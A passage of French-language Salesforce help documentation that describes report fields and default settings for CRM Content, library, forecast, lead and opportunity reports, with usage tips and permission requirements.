| `Archivé` | Indicateur précisant si un fichier a été archivé. En archivant un fichier, vous le retirez de sa bibliothèque mais ne le supprimez pas définitivement de Salesforce CRM Content. Les fichiers archivés peuvent être restaurés si nécessaire. |
| `Contenu créé par` | Contributeur qui a publié le fichier, le pack de contenu, le document Google ou le lien Web. |
| `ID du contenu` | Identifiant vous permettant de regrouper par fichier plutôt que par version. Il n'est pas garanti que le `Titre du contenu` soit unique car des versions multiples du même fichier peuvent avoir des titres différents. |
| `Date de publication du contenu` | Date à laquelle un fichier, un pack de contenu, un document Google ou un lien Web a été publié pour la première fois. |
| `Titre du contenu` | Titre d'un fichier, d'un pack de contenu, d'un document Google ou d'un lien Web. |
| `Type d'enregistrement` | Titre du type d'enregistrement associé au fichier, au pack de contenu, au document Google ou au lien Web. |
| `Contenu présenté` | Marqueur indiquant si un élément de contenu est présent. |
| `Taille de contenu individuel (Mo)` | Taille d'un fichier individuel, à l'exclusion des autres versions du même fichier. |
| `Date du dernier abonnement` | Date de l'abonnement le plus récent au contenu. |
| `Nombre de téléchargements` | Nombre de fois qu'un fichier a été téléchargé ou le nombre total de téléchargements sur une bibliothèque. Nombre d'ouvertures d'un document Google ou d'un lien Web, et leur inclusion dans ce décompte.<br>Conseil: Pour afficher les utilisateurs qui ont téléchargé un fichier donné, accédez à la page de détail du contenu du fichier, puis cliquez sur l'onglet Téléchargements. |
| `Nombre de votes négatifs` | Nombre de votes défavorables. |
| `Nombre de votes positifs` | Nombre de votes favorables. |
| `Nombre d'abonnements` | Nombre d'utilisateurs qui se sont abonnés à un fichier, un pack de contenu, un document Google ou un lien Web, ou le nombre total d'abonnements à une bibliothèque. |

| Champ | Description |
| --- | --- |
| `Nombre de versions` | Nombre de fois qu'une nouvelle version d'un fichier a été publiée. |
| `Cote globale` | Le nombre de votes positifs moins le nombre de votes négatifs. Par exemple, si un fichier contient deux votes positifs et aucun vote négatif, sa `Cote globale` est 2. |
| `Balise` | Balise Salesforce CRM Content attribuée à un fichier, un pack de contenu, un document Google ou un lien Web. |
| `Taille de contenu totale (Mo)` | Taille d'un fichier, incluant toutes les versions du fichier. |
| `Date de la révision de la version` | Date et heure auxquelles une nouvelle version du fichier a été publiée. |
| `Version révisée par` | Contributeur ayant publié la version du fichier. |
| `Nom de bibliothèque` | Nom de la bibliothèque. |
| `Date de création de la bibliothèque` | Date et heure auxquelles la bibliothèque a été créée. |

**Bibliothèque et rapport utilisateur**

Créez une liste des utilisateurs attribués à des bibliothèques.

| Champ | Description |
| --- | --- |
| `Administrateur` | Indique si l'utilisateur est administrateur ou non d'une bibliothèque. |
| `Groupe` | Indique si le membre de la bibliothèque est utilisateur unique ou non, ou un groupe public. |
| `Bibliothèque créée` | Date et heure de création de la bibliothèque. |
| `Nom de bibliothèque` | Nom de la bibliothèque. |
| `Nom du membre` | Nom et prénom du membre de la bibliothèque. |

**Rapport sur les fichiers et les contenus**

Créez un rapport sur les fichiers chargés dans votre organisation.

| Champ | Description |
| --- | --- |
| `Archivé` | Indique si un fichier a été archivé ou non. L'archivage d'un fichier entraîne sa suppression de sa bibliothèque, mais ne le supprime pas définitivement de Salesforce CRM Content. Les fichiers archivés peuvent être restaurés si nécessaire. |
| `Titre` | Titre d'un fichier, d'un pack de contenu, d'un document Google ou d'un lien Web. |
| `Créé par` | Utilisateur qui a chargé le fichier, le pack de contenu, le document Google ou le lien Web. |
| `Date de téléchargement` | Date du premier téléchargement du fichier. |
| `Téléchargé par` | Utilisateur qui a téléchargé le fichier. |

| Champ | Description |
| --- | --- |
| `Type d'utilisateur du téléchargement` | Type du profil de l'utilisateur qui a téléchargé le fichier. |
| `Type de fichier` | Type MIME du fichier téléchargé. |
| `ID` | Identifiant permettant de regrouper par fichier plutôt que par version. Le `Titre` n'est pas nécessairement unique car plusieurs versions du même fichier peuvent avoir des titres différents. |
| `Dernière révision par` | Dernier utilisateur qui a modifié ou chargé une nouvelle version du fichier. |
| `Date de dernière révision` | Date de la dernière révision du fichier. |
| `Mentions J'aime` | Nombre de mentions J'aime attribuées à des publications de fichiers. Ce nombre n'inclut pas les mentions J'aime des commentaires sur la publication du fichier. |
| `Liens` | Nombre de liens externes du fichier qui ont été créés. Les liens externes sont créés lorsqu'un utilisateur partage un fichier via **Partager via un lien** ou lorsqu'un utilisateur partage un contenu depuis une bibliothèque en utilisant une livraison de contenu. |
| `Commentaires de la publication` | Nombre de commentaires écrits sur des publications de fichier dans des fils. |
| `Publications` | Nombre de publications du fichier dans un fil. Ce nombre n'inclut pas les utilisations du fichier en tant que pièce jointe à des commentaires dans des publications. |
| `Date de publication` | Date à laquelle un fichier, un pack de contenu, un document Google ou un lien Web a été publié ou chargé pour la première fois. |
| `Partages` | Nombre de fois que le fichier a été publié dans le fil d'un utilisateur, partagé via **Partager avec des personnes** et partagé via **Partager avec des groupes**. |
| `Taille (Mo)` | Taille en mégaoctets de la dernière version du fichier. |
| `Total téléchargements` | Nombre de téléchargements du fichier. |
| `Taille totale (Mo)` | Taille cumulée de toutes les versions chargées du fichier. |
| `Versions` | Nombre de versions chargées du fichier. |

Conseils relatifs à l'utilisation des rapports sur les fichiers et les contenus

- Les utilisateurs Salesforce CRM Content dont l'option `Gérer du contenu` est cochée dans leur autorisation de bibliothèque peuvent trier les données de rapport en fonction des bibliothèques auxquelles ils ont accès (« Mes bibliothèques ») ou en fonction de toutes les bibliothèques d'une organisation (« Toutes les bibliothèques »). Les utilisateurs ne disposant pas de l'option `Gérer du contenu` ne peuvent trier les données qu'en fonction des bibliothèques auxquelles ils ont accès.
- Triez des rapports personnalises en fonction du `nom de la bibliothèque` pour consulter les données des fichiers individuels ainsi que les récapitulatifs des bibliothèques tels que le volume total de stockage utilisé et le nombre total de téléchargements.
- Triez en fonction de l'`ID du contenu` pour consulter les données d'un document particulier.

- Si vous avez des utilisateurs du portail client ou du portail partenaire disposant de l'autorisation « Créer des bibliothèques », exécutez le rapport Administrateurs de bibliothèque pour déterminer les nouvelles bibliothèques qui ont été créés par des utilisateurs du portail.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

### Rapports de prévision

Les rapports de prévision présente des informations sur les données de prévisions personnalisables.

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Remarque: Si le dossier Rapports de prévision ne s'affiche pas, il se peut que votre organisation n'ait pas activé les prévisions personnalisables. Les prévisions personnalisables comprennent cinq types de rapport standard. Vous ne pouvez pas créer des types de rapport personnalisé avec les prévisions personnalisables.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Fonctions spéciales du dossier Rapports des prévisions personnalisables

Tenez compte des points suivants lorsque vous exécutez des rapports de prévisions personnalisables :

**Rapports standard**

Créez le rapport de l'historique des prévisions pour afficher des informations sur les prévisions que vous avez déjà soumises. Sélectionnez *Toutes les prévisions* pour afficher l'état des prévisions après chaque mise à jour. Choisissez l'option *Dernières prévisions* pour afficher uniquement l'état des prévisions actuel.

**Types de rapport**

- Lorsque vous créez un rapport de prévision personnalisé, sélectionnez le type de rapport **Prévisions personnalisables : Prévisions d'opportunité** pour inclure des informations sur les opportunités qui contribuent à la prévision.
- Vous pouvez inclure des champs utilisateur personnalisés dans des rapports de prévision d'opportunités personnalisés sous forme de colonnes et de valeurs de colonne. Les champs utilisateur personnalisés sont disponibles sous la forme d'informations personnalisées sur le responsable de l'opportunité ou le responsable du compte. L'étiquette de champ personnalisé est utilisée à la fois pour les informations sur le responsable de l'opportunité et sur le responsable du compte, ce qui peut prêter à confusion si tous deux figurent sur le même rapport et possèdent des étiquettes de champ similaires.
- Si vous disposez de l'autorisation Afficher toutes les prévisions, l'historique prévisionnel et les résumés incluent les données de tous les utilisateurs pour la hiérarchie des prévisions choisie, y compris les utilisateurs des branches de la hiérarchie des prévisions dépourvues de responsable de prévisions.

**Conseils relatifs aux rapports des prévisions personnalisables**

- Vous devez indiquer un intervalle de génération de rapports par exercice fiscal ou par date.
- Les rapports de prévision incluent les opportunités privées.
- Les montants d'opportunité figurent dans les rapports de prévision si l'opportunité est définie pour être close au cours de la période de prévision.
- Les rapports de prévision contiennent uniquement les opportunités définies pour être closes dans la période de prévision, sauf celles attribuées à la catégorie de prévision Omise.
- Créez le récapitulatif prévisionnel pour afficher des informations sur les montants de la prévision sans détailler les opportunités qui contribuent à ces montants.

- Si l'organisation utilise des territoires, vous pouvez créer des rapports de prévision personnalisés récapitulant les informations par nom de territoire.
- Vous pouvez afficher un rapport de prévision des opportunités basé sur la hiérarchie de prévisions en faisant défiler cette hiérarchie vers le bas.

  1. Sélectionnez le rôle ou territoire souhaité dans les liens de **hiérarchie**.
  2. Choisissez les équipes ou les utilisateurs de prévision appropriés dans les sections **Afficher les opportunités dont est responsable** ou **Afficher les prévisions dont est responsable** au sommet du rapport.
  3. Cliquez à nouveau sur **Exécuter le rapport** pour actualiser les données du rapport en fonction des paramètres choisis.

  Par exemple, pour afficher les informations sur vos opportunités, y compris les remplacements de montants ou de quantités d'opportunités, ainsi que les remplacements des utilisateurs inférieurs dans la hiérarchie des prévisions, définissez le lien **Hiérarchie** sur votre rôle de prévision. Pour consulter les informations sur les opportunités d'une personne inférieure dans la hiérarchie des prévisions, naviguez jusqu'à ce rôle.

  ATTENTION: La vue Mon équipe affiche les prévisions sur plusieurs niveaux de hiérarchie. Par conséquent, les valeurs peuvent être incluses dans le total prévisionnel d'un subordonné et d'un responsable de prévision. Des valeurs supérieures aux valeurs prévues sont donc susceptibles d'apparaître dans le total de colonne, car les montants des subordonnés sont inclus plusieurs fois dans le total.

Remarque: Cliquez sur **Afficher la hiérarchie** pour afficher la hiérarchie des rôles de votre organisation au-dessus des résultats de rapport. Vous pouvez utiliser la hiérarchie des rôles pour partager des données de rapport avec des personnes de niveaux différents dans la hiérarchie. Par exemple si vous affichez **PDG > Vice-Président des ventes internationales > Directeur des opérations commerciales**, vous affichez uniquement les données du rôle Directeur des opérations commerciales. Cliquez sur le nom d'un rôle pour afficher et partager les données visibles pour les personnes de ce rôle.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

### Rapports sur les pistes

Utilisez les rapports sur les pistes pour afficher des informations sur l'origine et le statut des pistes, le temps de réponse aux pistes, les pistes négligées et l'historique des champs de piste.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Fonctions spéciales du dossier Rapports sur les pistes

Tenez compte des points suivants lorsque vous exécutez des rapports sur les pistes :

Rapports standard

Choisissez le type de rapport sur l'historique des pistes pour suivre l'historique des champs standard et personnalisés au niveau des pistes dont les historiques de champ doivent être suivis. Utilisez ce rapport pour afficher les anciennes valeurs et les nouvelles valeurs des champs suivis.

Conseil: Si vous êtes autorisé à créer et à personnaliser des rapports, vous pouvez utiliser la liste déroulante `Afficher` d'un rapport sur l'historique des pistes pour afficher les données d'historique des pistes en fonction des options suivantes : Mes pistes, Les pistes de mon équipe, Pistes appartenant à l'utilisateur, Pistes appartenant à la file d'attente et Toutes les pistes.

Conseils pour les rapports sur les pistes

- Limitez la vue du rapport à l'option Les pistes de mon équipe pour n'afficher que les pistes dont sont responsables les utilisateurs qui vous sont hiérarchiquement rattachés.
- Les rapports sur les pistes peuvent afficher toutes les pistes, converties ou non. Pour limiter le rapport aux pistes non converties, paramétrez les critères de filtre sur la valeur Converti est égal à 0.
- La valeur `Dernière activité` de la piste représente la date d'échéance de l'activité la plus récente dans un enregistrement. Les activités passées ou futures suivantes déterminent cette date :
  - tout événement
  - Tâches closes
- Vous pouvez créer un rapport pour les informations de piste et exporter ces données vers Excel, puis effectuer un publipostage en masse avec Microsoft® Word.

Limitations des rapports de piste

- Vous ne pouvez pas utiliser de conditions de filtrage pour effectuer une recherche sur les résultats des champs `Ancienne valeur` et `Nouvelle valeur`.
- Vous ne pouvez pas utiliser une logique de filtrage si vous filtrez par *`Champ/Événement`*.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

**Rapports sur les opportunités**

Les rapports d'opportunité fournissent des informations sur les opportunités, qui comprennent les responsables, les comptes, les étapes, les montants et davantage. Les paramètres par défaut affichent les informations sur chaque objet les plus fréquemment utilisées. Vous pouvez toutefois personnaliser un rapport afin d'afficher d'autres informations, telles que la source de la campagne principale, la catégorie de prévisions et le devis synchronisé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Conseils d'utilisation des rapports sur les opportunités
   Les rapports sur les opportunités peuvent inclure tous les champs d'opportunité ainsi que des colonnes supplémentaires contenant d'autres informations.
2. Rapports sur les opportunités standard
   Les rapports sur les opportunités standard permettent de générer des rapports sur les en-cours et l'historique des opportunités, les sources des opportunités, les types d'opportunité et davantage.
3. Types de rapport d'opportunité
   Les types de rapport fournissent un modèle de rapport que vous pouvez personnaliser afin de capturer les données uniques que vous recherchez sans créer un rapport de toute pièce. De nombreux types de rapport personnalisés sur des opportunités contiennent des informations d'objets associés, notamment des produits, des partenaires et des devis.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Conseils d'utilisation des rapports sur les opportunités

Les rapports sur les opportunités peuvent inclure tous les champs d'opportunité ainsi que des colonnes supplémentaires contenant d'autres informations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Vous pouvez utiliser les colonnes suivantes pour présenter des détails supplémentaires :
  - `Ancienneté` - pour une opportunité ouverte, indique le nombre de jours depuis sa création. Pour une opportunité fermée, la valeur d'ancienneté indique le nombre de jours entre les dates de création et de clôture.
  - `Durée de l'étape` - indique le nombre de jours passé par l'opportunité à l'étape affichée dans la colonne `Étape`. Vous pouvez exécuter le rapport sur la durée de l'étape d'opportunité pour connaître le temps passé à chaque étape par une opportunité.
  - `Dernière activité` - date d'échéance la plus récente d'une activité dans l'enregistrement de l'opportunité, qui comprend tous les événements ou tâches fermées de l'opportunité.
- Si votre organisation utilise les prévisions ou les prévisions personnalisables, les options de rapports sur les prévisions sont associées aux options des rapports sur les opportunités dans les dossiers de rapports standard et dans l'assistant de rapport personnalisé. Les opportunités appartenant à des utilisateurs sans aucun rôle hiérarchique dans votre organisation sont ignorées dans les rapports sur les opportunités, les prévisions et les ventes. Cette restriction ne s'applique pas aux organisations avec les éditions Personal ou Group, qui n'ont aucune hiérarchie de rôles. Les rapports qui incluent la colonne `Partenaire` (à l'exception du rapport sur les opportunités associées aux partenaires) affichent uniquement le partenaire principal de l'opportunité.
- Les champs Produit de l'opportunité ne sont pas tous disponibles dans des filtres de rapport. Par exemple, le champ `Famille de produits` n'est pas disponible dans des filtres de rapport Produit de l'opportunité, car il est associé à cet objet via l'objet Entrée du catalogue de prix. Pour rendre le champ `Famille de produits` disponible dans des filtres de rapport Produit de l'opportunité (pour des rapports de vente croisée ou de vente incitative), créez un champ de formule personnalisé pour stocker son contenu et utilisez ce champ dans votre filtre. Dans les paramètres de gestion d'objet des opportunités, accédez à la zone des champs, puis créez un champ personnalisé de type Formule, en veillant à utiliser le type de renvoi `Texte` et `TEXT(PricebookEntry.Product2.Family)` pour votre formule.
- Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les liens **Hiérarchie** permettent de parcourir les résultats des rapports en fonction des hiérarchies de rôles ou de territoires.
- Si votre organisation utilise la gestion des territoires, le filtre Hiérarchie des rapports d'opportunités permet d'afficher les données en fonction des hiérarchies de rôles ou de territoires. En outre, le filtre Territoires permet d'afficher les opportunités de tous les territoires ou les opportunités sans territoire associé.
- Vous pouvez inclure le champ `Source de la campagne principale` dans tous les rapports standard sur les opportunités. Ce champ est contrôlé par la sécurité au niveau du champ.
- Utilisez le filtre Vue pour limiter les résultats des rapports sur les opportunités. Ces options d'affichage peuvent varier selon l'édition et la configuration choisies par votre organisation.
  - Mes opportunités : n'affiche que vos opportunités.
  - Les opportunités de vente de mon équipe : affiche les opportunités pour lesquelles vous êtes membre de l'équipe d'opportunité.
  - Les opportunités de mon équipe de vente et mes opportunités : affiche vos opportunités et celles pour lesquelles vous êtes membre de l'équipe d'opportunité.
  - Les opportunités de mon équipe : affiche vos opportunités et les opportunités dont sont responsables tous vos subordonnés dans la hiérarchie de rôles.

    Si votre organisation utilise la gestion des territoires, l'effet de cette option dépend de la valeur du filtre Hiérarchie ci-dessus. Si vous sélectionnez *`Rôle`*, vos opportunités et celles de tous vos subordonnés s'affichent dans la hiérarchie de rôles. Si vous sélectionnez *`Territoire`*, les opportunités dont vous êtes propriétaire et toutes les opportunités appartenant aux descendants de vos territoires s'affichent.

- Mon équipe vente et ses opportunités : pour les utilisateurs qui vous sont hiérarchiquement rattachés, affiche les opportunités dont ils sont propriétaires et celles pour lesquelles ils sont membres de l'équipe d'opportunité.
- Mes territoires : pour les entreprises utilisant la gestion des territoires, cette option affiche les opportunités appartenant aux territoires auxquels vous êtes affecté.
- Toutes les opportunités : affiche toutes les opportunités auxquelles vous avez accès.

CONSULTER ÉGALEMENT :

Rapports sur les opportunités

Types de rapport d'opportunité

Rapports sur les opportunités standard

Rapports sur les opportunités standard

Les rapports sur les opportunités standard permettent de générer des rapports sur les en-cours et l'historique des opportunités, les sources des opportunités, les types d'opportunité et davantage.

1. Dans le volet `Dossiers` sous l'onglet Rapports, sélectionnez **Rapports d'opportunité**.
2. Cliquez sur le rapport qui vous intéresse.

| Nom du rapport | Description |
|---|---|
| Opportunités fermées | Opportunités gagnées |
| Opportunités par type | Types d'opportunité disponibles. |
| Historique du champ d'opportunité | Historique de champ des opportunités. Disponible uniquement si votre organisation suit ces informations. |
| Historique d'opportunité | Modifications du statut des opportunités. Disponible uniquement si votre organisation suit ces informations. |
| Tendance d'en-cours d'opportunité | Un instantané historique de vos opportunités ; les montants d'opportunité sont regroupés par étape historique pour les mois spécifiés. Ce rapport est disponible uniquement dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| En-cours de l'opportunité | Opportunités par étape. |
| Encours d'opportunités avec des parts | Opportunités résumées par informations sur les parts, notamment l'utilisateur attribué et le pourcentage. |
| Produit d'opportunité | Opportunités par mois et par produit. |
| Rapport de produit d'opportunité avec des parts | Attributions et pourcentages de parts pour chaque produit. Vous pouvez également résumer des informations par les champs suivants : |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

| Nom du rapport | Description |
| --- | --- |
| | • `Prix total de la part` : pourcentage de la part multiplié par le prix total.<br>• `Montant planifié attendu de la part` : prix total de la part multiplié par la probabilité. |
| Rapport de planification d'opportunité avec des parts | Opportunités par mois, comprenant les pourcentages de parts de l'équipe d'opportunité. Pour accéder à ce rapport, la planification de produit doit être activée pour votre organisation.<br>Vous pouvez également résumer des informations par les champs suivants :<br>• `Prix total de la part` : pourcentage de la part multiplié par le prix total.<br>• `Montant planifié de la part` : pourcentage de la part multiplié par le montant planifié.<br>• `Montant planifié attendu de la part` : prix total de la part multiplié par la probabilité.<br>• `Montant planifié attendu de la part` : montant planifié de la part multiplié par la probabilité. |
| Sources d'opportunité | Sources de vos opportunités. |
| Durée d'étape d'opportunité | Durée d'une opportunité à chaque étape. |
| Équipes d'opportunité | Informations relatives aux opportunités et aux équipes d'opportunité auxquelles vous appartenez. |
| Opportunités partenaires | Tous les partenaires associés à une opportunité ou uniquement les partenaires principaux. Pour limiter vos résultats aux partenaires principaux, personnalisez le rapport et saisissez *`Principal égal True`* dans la page des critères de l'assistant de rapport. |
| Opportunités bloquées | Opportunités en cours regroupées par étape puis triées par ancienneté. |

3. Exécutez le rapport.

CONSULTER ÉGALEMENT :

Rapports sur les opportunités

Types de rapport d'opportunité

Conseils d'utilisation des rapports sur les opportunités

Types de rapport d'opportunité

Les types de rapport fournissent un modèle de rapport que vous pouvez personnaliser afin de capturer les données uniques que vous recherchez sans créer un rapport de toute pièce. De nombreux types de rapport personnalisés sur des opportunités contiennent des informations d'objets associés, notamment des produits, des partenaires et des devis.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécuter des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Rapports sur les opportunités

Afficher des informations standard sur les opportunités, qui comprennent les responsables, les comptes, les étapes, les montants et davantage. Les paramètres par défaut affichent les informations sur chaque objet les plus fréquemment utilisées. Vous pouvez toutefois personnaliser le rapport afin d'afficher d'autres informations, telles que la source de la campagne principale, la catégorie de prévisions et le devis synchronisé.

Rapport sur les opportunités associées à des rôles de contact

Afficher les informations sur les contacts associés à vos opportunités, qui comprennent le nom, le titre et le rôle.

Rapport sur les opportunités associées à des rôles du contact et des produits

Afficher les informations sur les contacts et les opportunités associés à un produit sélectionné. Vous devez sélectionner un produit avec lequel filtrer les résultats lorsque vous exécutez le rapport.

Rapport sur les opportunités associées à des concurrents

Affichez les informations sur les concurrents de votre société pour les opportunités, qui comprennent leurs points forts et leurs faiblesses.

Rapport sur les opportunités avec des tendances historiques

Le rapport sur les opportunités avec des tendances historiques est un type de rapport personnalisé conçu pour faciliter l'analyse des tendances historiques de vos encours.

Rapport sur l'historique des champs d'opportunité

Afficher les informations sur l'historique des modifications des champs d'opportunité clés, qui comprennent les anciennes et les nouvelles valeurs, ainsi que les changements de date effectués.

Rapport sur l'historique des opportunités

Affichage des informations sur l'historique de vos opportunités, étapes et date de fermeture incluses.

Rapport sur les opportunités avec des équipes d'opportunité

Affichez des informations sur les membres de vos équipes d'opportunité et leurs rôles, organisés par opportunité.

Rapport d'opportunités avec des équipes d'opportunité et des produits

Affichez des informations sur les membres de vos équipes d'opportunité et leurs produits, organisés par opportunité. Vous devez spécifier un produit ou un membre d'équipe de vente pour filtrer les résultats lorsque vous exécutez le rapport.

Rapport sur les opportunités associées à des partenaires

Affichez les informations sur les partenaires de votre équipe dans vos opportunités, qui comprennent le nom de l'opportunité, le montant et le rôle de partenaire.

Rapport sur les opportunités associées à des produits

Afficher les informations sur les produits associés à vos opportunités, qui comprennent le nom de produit et l'étape d'opportunité.

Rapport sur les tendances d'opportunité

Afficher les informations sur les tendances partagées par vos opportunités en cours.

Rapport sur les opportunités associées à des devis et à des fichiers PDF de devis

Afficher les détails sur les fichiers PDF de devis créés pour chaque devis associé à une opportunité. Les paramètres par défaut affichent les informations sur chaque objet les plus fréquemment utilisées. Vous pouvez toutefois personnaliser le rapport afin d'afficher d'autres informations, telles que l'utilisateur ayant créé ou modifié en dernier chaque fichier PDF de devis répertorié.

Rapport sur les opportunités associées à des devis et des éléments de ligne de devis

Afficher les détails sur les devis associés à des opportunités et sur les éléments de ligne de chaque devis. Les paramètres par défaut fournissent les informations les plus fréquemment utilisées de chaque objet, mais vous pouvez personnaliser le rapport afin d'afficher n'importe quel champ d'opportunité, de devis ou d'élément de ligne de devis.

CONSULTER ÉGALEMENT :

Sélection d'un type de rapport

Rapports sur les opportunités

Conseils d'utilisation des rapports sur les opportunités

Rapports sur les opportunités

Afficher des informations standard sur les opportunités, qui comprennent les responsables, les comptes, les étapes, les montants et davantage. Les paramètres par défaut affichent les informations sur chaque objet les plus fréquemment utilisées. Vous pouvez toutefois personnaliser le rapport afin d'afficher d'autres informations, telles que la source de la campagne principale, la catégorie de prévisions et le devis synchronisé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Cliquez sur **Afficher la hiérarchie** pour afficher la hiérarchie des rôles de votre organisation au-dessus des résultats de rapport. Vous pouvez utiliser la hiérarchie des rôles pour partager des données de rapport avec des personnes de niveaux différents dans la hiérarchie. Par exemple si vous affichez **PDG > Vice-Président des ventes internationales > Directeur des opérations commerciales**, vous affichez uniquement les données du rôle Directeur des opérations commerciales. Cliquez sur le nom d'un rôle pour afficher et partager les données visibles pour les personnes de ce rôle.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Tabulaire

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • Nom d'opportunité<br>• Montant<br>• Date de clôture<br>• Étape<br>• Ancienneté<br>• Type<br>• Probabilité (%)<br>• Origine de la piste<br>• Période fiscale<br>• Étape suivante |

| Type d'information d'objet | Colonnes |
| --- | --- |
| | • Date de création |
| Informations sur le responsable de l'opportunité | • Responsable de l'opportunité<br>• Rôle de responsable |
| Informations sur le compte | • Nom du compte |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur les opportunités associées à des rôles de contact

Afficher les informations sur les contacts associés à vos opportunités, qui comprennent le nom, le titre et le rôle.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Tabulaire

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • Nom d'opportunité |
| Informations sur le responsable de l'opportunité | • Responsable de l'opportunité |
| Compte : Informations générales | • Nom du compte |
| Rôle du contact : Informations générales | • Titre<br>• Prénom<br>• Nom |
| Rôle du contact : Téléphone / Télécopie / E-mail | • Téléphone<br>• E-mail |
| Rôle du contact : Adresse | • Adresse postale (rue)<br>• Ville<br>• Département/Région (courrier)<br>• Code postal |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type d'information d'objet | Colonnes |
| --- | --- |
| | • Pays |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur les opportunités associées à des rôles du contact et des produits

Afficher les informations sur les contacts et les opportunités associés à un produit sélectionné. Vous devez sélectionner un produit avec lequel filtrer les résultats lorsque vous exécutez le rapport.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Tabulaire

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Opportunité : Informations | • Nom d'opportunité |
| Informations sur le produit | • Nom du produit |
| Informations sur le responsable de l'opportunité | • Responsable de l'opportunité |
| Compte : Informations générales | • Nom du compte |
| Rôle du contact : Général | • Titre<br>• Prénom<br>• Nom |
| Rôle du contact : Téléphone / Télécopie / E-mail | • Téléphone<br>• E-mail |
| Rôle du contact : Adresse | • Adresse postale (rue)<br>• Ville<br>• Département/Région (courrier)<br>• Code postal |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type d'information d'objet | Colonnes |
| --- | --- |
| | • Pays |

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur les opportunités associées à des concurrents

Affichez les informations sur les concurrents de votre société pour les opportunités, qui comprennent leurs points forts et leurs faiblesses.

Les paramètres par défaut de ce rapport sont présentés ci-dessous :

**Format**

Récapitulatif

**Colonnes sélectionnées**

| Type d'information d'objet | Colonnes |
| --- | --- |
| Informations sur l'opportunité | • Nom d'opportunité<br>• Date de clôture<br>• Montant |
| Informations sur le concurrent | • Nom du concurrent<br>• Forces<br>• Faiblesses |
| Compte : Informations générales | • Nom du compte |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

Rapports sur les opportunités

Rapport sur les opportunités avec des tendances historiques

Le rapport sur les opportunités avec des tendances historiques est un type de rapport personnalisé conçu pour faciliter l'analyse des tendances historiques de vos encours.

Nous avons sélectionné pour vous quelques champs d'opportunité les plus utiles dans le rapport par défaut :

**Montant**
Montant total prévisionnel des ventes. Pour les organisations qui utilisent plusieurs devises, le montant est indiqué dans la devise personnelle par défaut. Modifiez la liste de sélection `Devise de l'opportunité` pour suivre le montant dans une autre devise.

**Date de clôture**
Date à laquelle vous comptez fermer l'opportunité. Vous pouvez saisir une date ou la sélectionner dans le calendrier qui s'affiche lorsque vous cliquez sur le champ.

**Étape**
Étape actuelle de l'opportunité basée sur les sélections que vous effectuez dans une liste prédéfinie, par exemple Prospect ou Proposition.

**Probabilité**
Pourcentage de confidence estimée dans la conclusion de l'opportunité.

**Catégorie de prévision**
Nom de catégorie de prévision affichée dans les rapports, les pages de détail et de modification d'opportunité, les recherches d'opportunités et les vues de listes d'opportunités. Le paramètre d'une opportunité est lié à son `Étape`.

Remarque: Si vous modifiez ce type de rapport, il n'est plus automatiquement mis à jour. Si vous supprimez ce type de rapport, il est régénéré.

Rapport sur l'historique des champs d'opportunité
Afficher les informations sur l'historique des modifications des champs d'opportunité clés, qui comprennent les anciennes et les nouvelles valeurs, ainsi que les changements de date effectués.

